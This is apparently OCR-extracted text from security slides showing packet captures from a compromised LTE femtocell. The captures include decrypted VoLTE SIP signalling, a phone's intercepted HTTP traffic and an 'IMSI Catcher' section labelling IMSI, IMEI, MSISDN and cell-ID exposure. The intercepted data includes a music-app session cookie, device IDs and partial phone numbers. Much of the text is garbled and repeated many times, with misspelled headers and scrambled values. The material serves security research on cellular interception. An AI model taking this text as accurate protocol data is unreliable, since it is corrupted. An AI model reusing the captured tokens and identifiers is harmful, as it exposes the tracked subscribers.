2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
322047 2019-01-26 09:15:01.64832470 322048 2019-01-26 09:15:01.64832747 Sassion Initiation Protocol (INVITE) > Request-Line: INVITE tel:1356 * Message Header > From: csip::601366 > P.Preferred-Identity: csip::60136 Accept-Contact: ';ry.30p.1631- ry.30p.1631- * PPreferred-Identity: csip::60136 Accept-Contact: ';ry.30p.1631- p.Preferred-Service: unr.unr.7:3 PPreferred-Service: unr.unr.7:3 PPreferred-Service: unr.unr.7:3 PPreferred-Service: unr.unr.7:3 PPreferred-Service: unr.unr.7:3 PPreferred-Service: unr.unr.7:3 PPreferred-Service: unr.unr.7:3 PPreferred-Service: unr.unr.7:3 PBarly-Media: supported Supported: 100rel, historing, appliat Session-Expires: 1000 Min-SE: 90 Route: ksip:[2409:8017:200:220:: * Route NRI: sip:[2409:8017:200:220:: * Route NRI: sip:[2409:8017:200:220:: * Route NRI: sip:[2409:8017:200:220:: * Route: Ksip:[2409:8017:200:220:: * Route: Ksip:[2409:8017:200:200; * Route: Ksip:[2409:8017:200; * Route: Ksip:[2409:8017:200; * Route	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gpnetwork.org>;tag-x ;phone-context=ims.mnc000.mcc460.3gp 60	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
22247 2019-01-26 09:15:01.64832470 32248 2019-01-26 09:15:01.64832747 Session Initiation Protocol (INVITE) Fequest-Line: INVITE tel:1356 Message Header From: csip:re01366 December 10:1356 P.P.Prefred-Identity: csip:re01366 Accept-Contact: "+p:3gp.isi:- P.Prefred-Identity: csip:re0136 Accept-Contact: "+q:3gp.isi:- P.Prefred-Service: unrunr-7:3 P.J.Prefred-Service: unrunr-7:3 P.J.Prefred:Service: unrunr-7:3 P.J.Prefred:Service: unrunr-7:3 P.J.Prefred:Service: unrunr-7:3 P.J.Prefred:Service: unrunr-7:3 P.J.Prefred:Service: unrunr-7:3 P.J.Contact: "+p:3gp.isi:- P.Prefred:Service: unrunr-7:3 P.J.Contact: "+p:3gp.isi:- P.Contact: Service: unrunr-7:3 P.J.Contact: Service: unrunr-7:3 P.J.Contact: Service: 10:00 Accept: csip:[2409:8017:200 Route URI spice/30071200 Route URI spicies:300 Min-SE: 90 Route URI spice:320:1 P.Conte URI: spicialse:32.5 Require: sec-agree Proxy-Require: sec-agree P.Scurity/verly: isec-3gp.igl= [Scurity-Mechanism]: ipsec-3 al.Cit espin -106 mod-trans ealg. unll spi-c: 222480206 (0x849cfade spi-s: 422336010 (0x785cfade)	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gpnetwork.org>;tag-x ;phone-context=ims.mnc000.mcc460.3gp 60	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
322047 2019-01-26 09:15:01.64832470 322048 2019-01-26 09:15:01.64832747 Sassion Initiation Protocol (INVITE) Request-Line: INVITE tol:1356 Message Header From: csip::601366 December 10:1356 P.Preferred-Identity: csip::60136 Accept-Contact: ';ry:03p.16:1- P.Preferred-Identity: csip::60136 Accept-Contact: ';ry:03p.015:1- P.Preferred-Service: unr:un-7:3 P.Preferred-Service: unr:un-7:3 P.Preferred-Service: unr:un-7:3 P.Preferred-Service: unr:un-7:3 P.Preferred-Service: unr:un-7:3 P.Preferred-Service: unr:un-7:3 P.Preferred-Service: unr:un-7:3 P.Fearly-Media: supported Supported: 100rel.hstinfo, Join, Allow: INVITE, ACK, BYE, CANCEL, UPD Accept: uplication/sdp.aplicat Session-Expires: 1000 Min-SE: 90 Route: Not Part: [2409:8017:200:220:: * Route NRT part: [2409:8017:200:220:: * Route NRT Part: [2409:8017:200:220:: * Route: NST part: [2409:8017:200:200: * Route: NST part:	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gpnetwork.org>;tag-x ;phone-context=ims.mnc000.mcc460.3gp 60	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
322047 2019-01-26 09:15:01.64832470 322048 2019-01-26 09:15:01.64832747 Session Initiation Protocol (INVITE) Request-Line: INVITE tol:1356 * Kessage Header > From: ssip::801366 > Content of the state of the	<pre>2409:8017:200:220:23 2499:8017:200:220:23 ;phone-context=ims.mc000.mcc460.3gp mcc000.mcc460.3gp mcc000.mcc460.3gp:00-mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp gp-service.ins.icsi.mmtel noreforsub.precondition,replaces,time ATE_INF0,PKCK,SUBSCRIBE.W0TIFY,REFER ion/3gpp-ims+xml 11]:9900;1r ;220:210:11] chinamobile.com;1r;Dpt=7d74_27001246 hmac-sha-1-96;prot=esp;mod=trans;ealg gpp }</pre>	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
322047 2019-01-26 09:15:01.64832470 322048 2019-01-26 09:15:01.64832747 Session Initiation Protocol (INVITE) Request-line: INVITE tel:1356 Message Header From: csip:r801366 P.P-Prefred-Identity: csip:r80136 Accept-Contact: 'rg:0ploisi' P.P-Prefred-Identity: csip:r80136 Accept-Contact: 'rg:0ploisi' P.P-Prefred-Identity: csip:r80136 Accept-Contact: 'rg:0ploisi' P.P-Prefred-Service: unr:unr.7: PAccess-Network-Info: 36PP-E-UT Accept-Contact: 'rg:0ploisi' P.P-Prefred-Service: unr:unr.7: PAccess-Network-Info: 36PP-E-UT Accept: application/sdp.applicat Supported: 100rel, histinfo, join, Allow: INVITE, ACK, BYE, CANCEL, UPD Accept: application/sdp.applicat Session-Explres: 1800 Min-SE: 90 Route: wsip:[2409:8017209:220:: * Route URI: spir/2409:8017209:220:: * Route URI: spir/2409:8017209:220:: * Route URI: spir/2409:8017209:220:: * Route URI: spir/2409:8017:209:220:: * Route URI: spir/2409:8017:1980-6 Security-mechanism]: lpsec-3 alg: null spi-c: 2224880260 (0x849cfrade spi-s: 4221380210 (0xfb0cfrade spi-s: 4221480206 (0x840cfrade spi-s: 4221380210 (0xfb0cfrade spi-s: 4221380210 (0xfb0cfrade spi-s: 4221480206 (0x840cfrade spi-s: 4221480206 (0x840cfrade spi-s: 4221480206 (0x840cfrade spi-s: 4221480206 (0x840cfrade spi-s: 422480206 (0	<pre>2409:8017:200:220:23 2499:8017:200:220:23 ;phone-context=ims.mc000.mcc460.3gp mcc000.mcc460.3gp mcc000.mcc460.3gp:00-mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp gp-service.ins.icsi.mmtel noreforsub.precondition,replaces,time ATE_INF0,PKCK,SUBSCRIBE.W0TIFY,REFER ion/3gpp-ims+xml 11]:9900;1r ;220:210:11] chinamobile.com;1r;Dpt=7d74_27001246 hmac-sha-1-96;prot=esp;mod=trans;ealg gpp }</pre>	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
322047 2019-01-26 09:15:01.64832470 322048 2219-01-26 09:15:01.64832747 Session Initiation Protocol (INVITE) Request-Line: INVITE tol:1356 * Message Header > From: sip:r801366 > Depreferred_Identity: sip:r80136 Accept-Contact: 'sip:r80136 Accept-Contact: 'sig: 30, 30, 30, 30, 30, 30, 30, 30, 30, 30,	<pre>2409:8017:200:220:23 2499:8017:200:220:23 ;phone-context=ims.mc000.mcc460.3gp mcc000.mcc460.3gp mcc000.mcc460.3gp:00-mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp folor=001:ins.mcc000.mcc460.3gp gp-service.ins.icsi.mmtel noreforsub.precondition,replaces,time ATE_INF0,PKCK,SUBSCRIBE.W0TIFY,REFER ion/3gpp-ims+xml 11]:9900;1r ;220:210:11] chinamobile.com;1r;Dpt=7d74_27001246 hmac-sha-1-96;prot=esp;mod=trans;ealg gpp }</pre>	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
322047 2019-01-26 09:15:01.6483249814 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVITE) Fequest-Line: INVITE 10.1356 Message Header From: csip:re801366 Accept-Contact: 'reg. 3gp.lcsi-r P.P-referred-Identity: csip:re80136 Accept-Contact: 'rg. 3gp.lcsi-r P.D-referred-Identity: csip:re80136 Accept-Contact: 'rg. 3gp.lcsi-r P.D-referred-Service Unrown-r P.P-referred-Service Unrown-r P.P-referred-Service Unrown-r P.P-referred-Service Unrown-r P.P-referred-Service Unrown-r P.P-referred-Service Unrown-r P.Carly-Media: upported Supported: 300rel.histinfo.join, Allow: INVITE,ACK,BPC,CANCELUPD Accept: application/sdp.applicat Sesion-Expires: 1800 Min-SE: 90 Route WRI: sip:[2409:8817:200 Route HOST Part: 12489:8807 Route URI: sip:01005ccr3.bj Require: sec-agree Proxy-Require: sec-agree Security-Weinfry: ipsec-30pplaje [Security-Weinfry: ipsec-30pplaje [Security-Weinfry: 10262056 (0x849cfade spi-s: 2030801 (0xfbscfade spi-s: 2030801 (0xfbscf	<pre>2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gp mcC000.mcc460.3gp mcC000.mcc400.3gp mc600.mcc400.3gp mc400.mcc400.3gp mc400.mcc400.3gp gp-service.ims.icsi.mct00 gpp-service.ims.icsi.mct01 morefersub.precondition,replaces,time Art_INLO,PACK_SUBSCHIE,NOTIFY,REFER ion/3gpp-ims+xml 11]:9900;1r&gt;,<sip:orig@scscf3.bj.chin )="" .chinamobile.com;1r;dpt="7d74_27001246" ;220:11]="" a:ae8d:1:2:95c6:db7b]<="" gpp="" hmac-sha-1-96;prot="esp;mod=trans;ealg" pre=""></sip:orig@scscf3.bj.chin></pre>	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
322047 2019-01-26 09:15:01.64832470 322048 2019-01-26 09:15:01.64832747 Session Initiation Protocol (INVTE) Proguest-Line: INVTE tol:1356 * Message Header > From: csip::801366 > Contact: 'iq:01.356 *	<pre>2409:8017:200:220:23 2499:8017:200:220:23 2499:8017:200:220:23 ;phone-context=ims.mnc000.mcc400.3gp mnc000.mcc400.3gpnetwork.org&gt;:tqax* phone-context=ims.mnc000.mcc400.3gpnet00.mcc400.3</pre>	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> tw	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x450A308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
<pre>322047 2019-01-26 09:15:01.64832474 Session Initiation Protocol (INVTE) Fequest-inte: INVTE tel:1356 Wessage Header From: csip:r801366 December 10:1356 From: csip:r801366 Context Session Protocol (INVTE) P.Preferend-Identity: csip:r80136 Accept Contact: ";r9:agDp.iosi- P.Preferend-Identity: csip:r80136 Accept Contact: ";r9:agDp.iosi- P.Preferend-Service: unrun-7:3 PEarly-Media: supported: Supported: 108rdp.ihistifro.join, Altow: INVTE,ACK,BYE,CANGEL,UPD Accept: csip: 24089:8017:200:220:: Route URI splication'sdp.apDliat Session: Splication'sdp.apDliat Route Host Port: 9900 Route URI splication'sdp.apliat Session: Session'sdp.apliat Route URI splication'sdp.apliat Route URI splication'sdp.apliat Session'ssec-agree Proxy-Require: sec-agree prot: esp mod-trans ealg: null splic: 221808206 (0x849cfade splis: 4221808206 (0x849cfade splis: 42218082</pre>	<pre>2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gp mcC000.mcc460.3gp mcC000.mcc400.3gp mc600.mcc400.3gp mc400.mcc400.3gp mc400.mcc400.3gp gp-service.ims.icsi.mct00 gpp-service.ims.icsi.mct01 morefersub.precondition,replaces,time Art_INLO,PACK_SUBSCHIE,NOTIFY,REFER ion/3gpp-ims+xml 11]:9900;1r&gt;,<sip:orig@scscf3.bj.chin )="" .chinamobile.com;1r;dpt="7d74_27001246" ;220:11]="" a:ae8d:1:2:95c6:db7b]<="" gpp="" hmac-sha-1-96;prot="esp;mod=trans;ealg" pre=""></sip:orig@scscf3.bj.chin></pre>	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> tw	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x450A308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::

Frame (222 bytes) Decrypted Data (156 bytes) Reassembled IPv6 (2512 bytes)

#### Compromised Femtocell-- Internet

• GTP-U

			12002				
No. Time 987365 2019-01-10 12:54:59.10882928	Source 4 19,55,26,250	Destination 183.232.103.207	GTP <http></http>	Length Info 462 POST /stat/report/2index=1547094893 HTTP/1.1			
987377 2019-01-10 12:54:59.20822662		10.55,26,250	GTP <http></http>	462 POST / INStat/PEDI 1/2/INDEX=154/894893 HTP/1.1 254 HTP/1.0 200 0K			
987392 2019-01-10 12:54:59.29869376	0 10.55.26.250	183.232.103.207	GTP <http></http>	462 POST /mstat/report/?index=1547094894 HTTP/1.1			
987404 2019-01-10 12:54:59.39575514 987725 2019-01-10 12:55:02.62329682	2 183.232.103.207 9 10.55.26.250	10.55.26.250 117.169.71.243	GTP <http> GTP <http></http></http>	254 HTTP/1.0 200 0K 270 HEAD /sdosfe/client/android/2128/config2.xml HTTP/1.1			
987733 2019-01-10 12:55:02.69872076		10.55.26.250	GTP <http></http>	638 HTP/1.1 200 0K			
987760 2019-01-10 12:55:02.92375885	4 10.55.26.250	117.169.71.243	GTP <http></http>	270 GET /iedsafe/Client/android/2128/config2.xml HTTP/1.1			
987773 2019-01-10 12:55:02.99868306 987809 2019-01-10 12:55:03.28874961		10.55.26.250 117.169.71.243	GTP <http xml=""> GTP <http></http></http>	174 HTTP/1.1 200 OK 270 HEAD /iedsafe/Client/android/2128/config3.xml HTTP/1.1			
987817 2019-01-10 12:55:03.36214849	2 117.169.71.243	10.55.26.250	GTP <http></http>	638 HTTP/1.1 200 OK			
987841 2019-01-10 12:55:03.54399098 987849 2019-01-10 12:55:03.62076577	7 10.55.26.250	117.169.71.243	GTP <http> GTP <http xml=""></http></http>	279 GET /ledsafe/Client/android/2128/config3.xml HTTP/1.1			
10081 2019-01-10 12:58:36.80186992	9 10.55.26.250	183.232.93.184	GTP <http></http>	542 HTTP/1.1 200 0K 590 PO57 /analytics/upload?rid=adb3c107dfd47129&sid=ca22672d0305b6ad212f959522aa8395 HTTP/1.1			
10081 2019-01-10 12:58:36.91908079	9 183.232.93.184	10.55.26.250	GTP <http></http>	334 HTTP/1.1 200 OK			
10093 2019-01-10 12:58:48.99128792 10093 2019-01-10 12:58:49.09935757	9 10.55.26.250	117.135.175.153 10.55.26.250	GTP <http> GTP <http></http></http>	478 POST /notice/gather_data/?appid=wx13061697527efc45&version=2.14.55a&timestamp=1547096328408&sig=25b335760b251d3264f7528087e7d366&encode=2&opu 926 HTP/1.1 200 (text/html)			
+ 10107 2019-01-10 12:59:02.61039118		59.111.160.197	GTP <http></http>	670 POST / eapl/activity/summary/annual/2018/yunxin/unread/count HTTP/1.1 (application/x-www-form-urlencoded)			
10107 2019-01-10 12:59:02.70688104	8 59.111.160.197	10.225.155.243	GTP <http></http>	190 HTTP/1.1 200 OK (text/plain)			
10111 2019-01-10 12:59:04.85470748 10111 2019-01-10 12:59:04.90035258		59.111.181.155 59.111.181.155	GTP <http> GTP <http></http></http>	638 GET /api/config/getClientIp HTTP/1.1 638 GET /api/config/getClientIp HTTP/1.1			
10111. 2019-01-10 12:59:04.93223356	2 59.111.181.155	10.225.155.243	GTP <http></http>	398 HTTP/1.1 200 OK (text/plain)			
10111 2019-01-10 12:59:04.97789609	9 59.111.181.155	10.225.155.243	GTP <http></http>	398 HTTP/1.1 200 0K (text/plain)			
-+ 10111 2019-01-10 12:59:04.99005297 10111 2019-01-10 12:59:05.01705518	6 10.225.155.243 0 182.254.21.82	10,225,155,243	GTP <http xml=""></http>	666 POST /eapi/cmcc/flow/userinfo HTTP/1.1 (application/x-www-form-urlencoded) 734 HTTP/1.0 200 OK			
10111 2019-01-10 12:59:05.03430314		117.169.84.229	GTP <http></http>	510 GET /resource/v3/config/CJ3R3E8V3TFLAY1406EJ6L6L HTTP/1.1			
<pre>[POST /empl/cmcc/flow/user] [Esverity level: Chat] [Esverity level: Chat] [Esverity level: Chat] Request WRI: /empl/cmcc/flow/u Request WRI: /empl/cmcc/flow/u Request WrScon: HTTP/1.1.1 User Agent: Netsasehusic/5.8.1.1 Content length: 1095] Host: interface.music.163.com/v Connection: Keep-Alive/vin Accept-Encoding.gip/vin * [fruncated]Cookie: buildver15468555 Cookie pair: veslution=152083 Cookie pair: veslution=152083 Cookie pair: veslution=152083 Cookie pair: device16=00yNTO Cookie pair: device16=00yNTO Cookie pair: device16=00yNTO Cookie pair: mobilename=MNote Cookie pair: mobilename=MNote Cookie pair: imbilename=MNote Cookie pair: isandroid Vrn</pre>	<pre>IP/1.1Yrh POST /eapl/cmcc/flow/userinfo HTTP/1.1yr nfo HTTP/1.1yr nfo HTTP/1.1yr iserinfo ide855198(133);Dalyik/2.1.0 (Linux; U; Ar form-urlencoded\r\n b ide855198; resolution=1920x1080; osver=7.0; 98 080 MDM2Mzc1MjI3CTAy0jAw0jAw0jAw0jAw0jAwCTMx iae4d03acef97d515c046419a3330934552e4eb90 83a58de155fa8cae9826a96</pre>	droid 7.0; M5 Note Build/NRD90M)\r\n deviceId=ODYyNTQ2MDM2Mzc1MjI3CTAyOjAwC NZZIMDQyNTk2OGMxNzEJNjIxUUVDUFAyOUZFVw% bb11644b9ad9e320e76917e65b1f07d407251c8	3D%3D	xN2Z1MDQyWTK2OGMxNZEJNjIxUUVDUFAyOUZFVwK3D%3D; appver=5.8.1; MUSIC_U=599d42a52ae4d03acef97d515c046419a333093 8106fb			
HTML Form URL Encoded: application/x-www-form-urlencoded							
Key: params Value [truncated]: 152654AFB48							
$\begin{array}{cccccccccccccccccccccccccccccccccccc$	66 67 20 48 54 72 20 41 60 55 4 dt 75 73 66 63 50 45 75 73 66 63 75 75 75 73 66 63 75 75 75 75 75 75 75 75 75 75 75 75 75 7						

Frame (606 bytes) Decrypted Data (540 bytes) Reassembled TCP (1800 bytes)

#### Compromised Femtocell-- IMSI Catcher

Destination Protocol Length Info Time Source 168698 2019-01-26 03:35:12.125386970 2409:8138:0:252a:1:2:6247:b753 2409:8017:200:220::111 GTP <SIP> 734 Request: REGISTER sip:ims.mnc000.mcc460.3qppnetwork.org (1 binding) 168699 2019-01-26 03:35:12.370217828 2409:8138:0:252a:1:2:6247:b753 GTP <SIP> 830 Status: 401 Unauthorized 2409:8017:200:220::111 • IP 168702 2019-01-26 03:35:12.545908788 2409:8138:0:252a:1:2:6247:b753 2409:8017:200:220::111 GTP <SIP> 990 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org (1 binding) | @bj.ims.mnc000.mcc460.3gppnetwork.org 168705 2019-01-26 03:35:12.861324595 2409:8138:0:252a:1:2:6247:b753 2409:8017:200:220::111 GTP <SIP> 1262 Request: SUBSCRIBE sip:+861350 168707 2019-01-26 03:35:12.942018235 2409:8017:200:220::111 2409:8138:0:252a:1:2:6247:b753 GTP <SIP> 1086 Status: 200 OK | 168712 2019-01-26 03:35:12.946376886 2409:8017:200:220::111 2409:8138:0:252a:1:2:6247:b753 GTP <SIP/XML> 102 Request: NOTIFY sip:4600010 [2409:8138:0000:252A:0001:0002:6247:B753]:31806 168713 2019-01-26 03:35:13.030531246 2409:8138:0:252a:1:2:6247:b753 2409:8017:200:220::111 GTP <SIP> 734 Status: 200 OK | 168777 2019-01-26 03:35:17.170492219 GTP <SIP> 782 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org (1 binding) | 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11 • IMSI 168778 2019-01-26 03:35:17.491292498 2409:8017:200:220::11 2409:8807:3aa:ae8d:1:2:95c6:db7b GTP <SIP> 830 Status: 401 Unauthorized | 1038 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org (1 binding) | 168781 2019-01-26 03:35:17.760390700 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11 GTP <SIP> 168785 2019-01-26 03:35:17.980723312 2409:8017:200:220::11 2409:8807:3aa:ae8d:1:2:95c6:db7b GTP <SIP> 1118 Status: 200 OK (1 binding) 168786 2019-01-26 03:35:18.085937444 GTP <SIP> 1278 Request: SUBSCRIBE sip:+861360 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11 @bj.ims.mnc000.mcc460.3gppnetwork.org 168787 2019-01-26 03:35:18.163649709 2409:8017:200:220::11 2409:8807:3aa:ae8d:1:2:95c6:db7b GTP <SIP> 1070 Status: 200 OK | 168792 2019-01-26 03:35:18.172165782 2409:8017:200:220::11 2409:8807:3aa:ae8d:1:2:95c6:db7b GTP <SIP/XML> 102 Request: NOTIFY sip:4600010 [2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:31806 168795 2019-01-26 03:35:18.294919018 • IMEI 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8017:200:220::11 GTP <SIP> 734 Status: 200 OK | 182814 2019-01-26 04:23:04.109941768 GTP <SIP> 430 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org (1 binding) | 2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91 182818 2019-01-26 04:23:04.316458035 GTP <SIP> 814 Status: 401 Unauthorized 2409:8017:200:220::91 2409:8138:c:ca30:c65:4dc:8936:ff9a GTP <SIP> 830 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org (1 binding) | 2409:8017:200:220::91 182833 2019-01-26 04:23:05.089930626 2409:8138:c:ca30:c65:4dc:8936:ff9a 182836 2019-01-26 04:23:05.298419206 2409:8017:200:220::91 2409:8138:c:ca30:c65:4dc:8936:ff9a GTP <SIP> 1150 Status: 200 OK (1 binding) 182 Request: SUBSCRIBE sip:+861391 182839 2019-01-26 04:23:05.389581100 2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91 GTP <SIP> GTP <SIP> 182841 2019-01-26 04:23:05.475984374 2409:8017:200:220::91 2409:8138:c:ca30:c65:4dc:8936:ff9a 1070 Status: 200 OK | • Location 182845 2019-01-26 04:23:05.476034095 2409:8017:200:220::91 2409:8138:c:ca30:c65:4dc:8936:ff9a GTP <SIP/XML> 102 Request: NOTIFY sip:[2409:8138:000C:CA30:0C65:04DC:8936:FF9A]:54054 182846 2019-01-26 04:23:05.569289560 2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91 GTP <STP> 910 Status: 200 OK | 183444 2019-01-26 04:25:16.051076745 2409:8138:0:252a:1:2:6247:b753 2409:8017:200:220::111 GTP <SIP> 990 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org (1 binding) 1102 Status: 200 OK (1 binding) | 183456 2019-01-26 04:25:16.324644167 2409:8017:200:220::111 2409:8138:0:252a:1:2:6247:b753 GTP <SIP> 102 Request: NOTIFY sip:4600010 183461 2019-01-26 04:25:16.324718100 2409:8017:200:220::111 GTP <SIP/XML> 2409:8138:0:252a:1:2:6247:b753 ▶ Frame 168704: 1102 bytes on wire (8816 bits), 1102 bytes captured (8816 bits) on interface 0 Ethernet II, Src: WistronI\_d3: ), Dst: Volte Internet Protocol Version 4, Src: Dst: 192.168.3.31 User Datagram Protocol, Src Port: 4500, Dst Port: 4500 UDP Encapsulation of IPsec Packets Encapsulating Security Payload Internet Protocol Version 4, Src: 100.82.254.50, Dst: 100.82.252.78 MSISDN User Datagram Protocol, Src Port: 2152, Dst Port: 2152 GPRS Tunneling Protocol Internet Protocol Version 6, Src: 2409:8017:200:220::111, Dst: 2409:8138:0:252a:1:2:6247:b753 Encapsulating Security Payload ▶ User Datagram Protocol, Src Port: 9950, Dst Port: 31806 • IMEI Session Initiation Protocol (200) Status-Line: SIP/2.0 200 OK Message Header Via: SIP/2.0/UDP [2409:8138:0000:252A:0001:0002:6247:B753]:31806;branch=z9hG4bKYYfcbrSKFqSKFJNaaaaa;rport=31116 Call-ID: IUfcbHyy10[2409:8138::252a:1:2:6247:b753] • Cell-ID From: <sip:4600010 gims.mnc000.mcc460.3gppnetwork.org>;tag=XXfcbrS To: <sip:4600010</p> 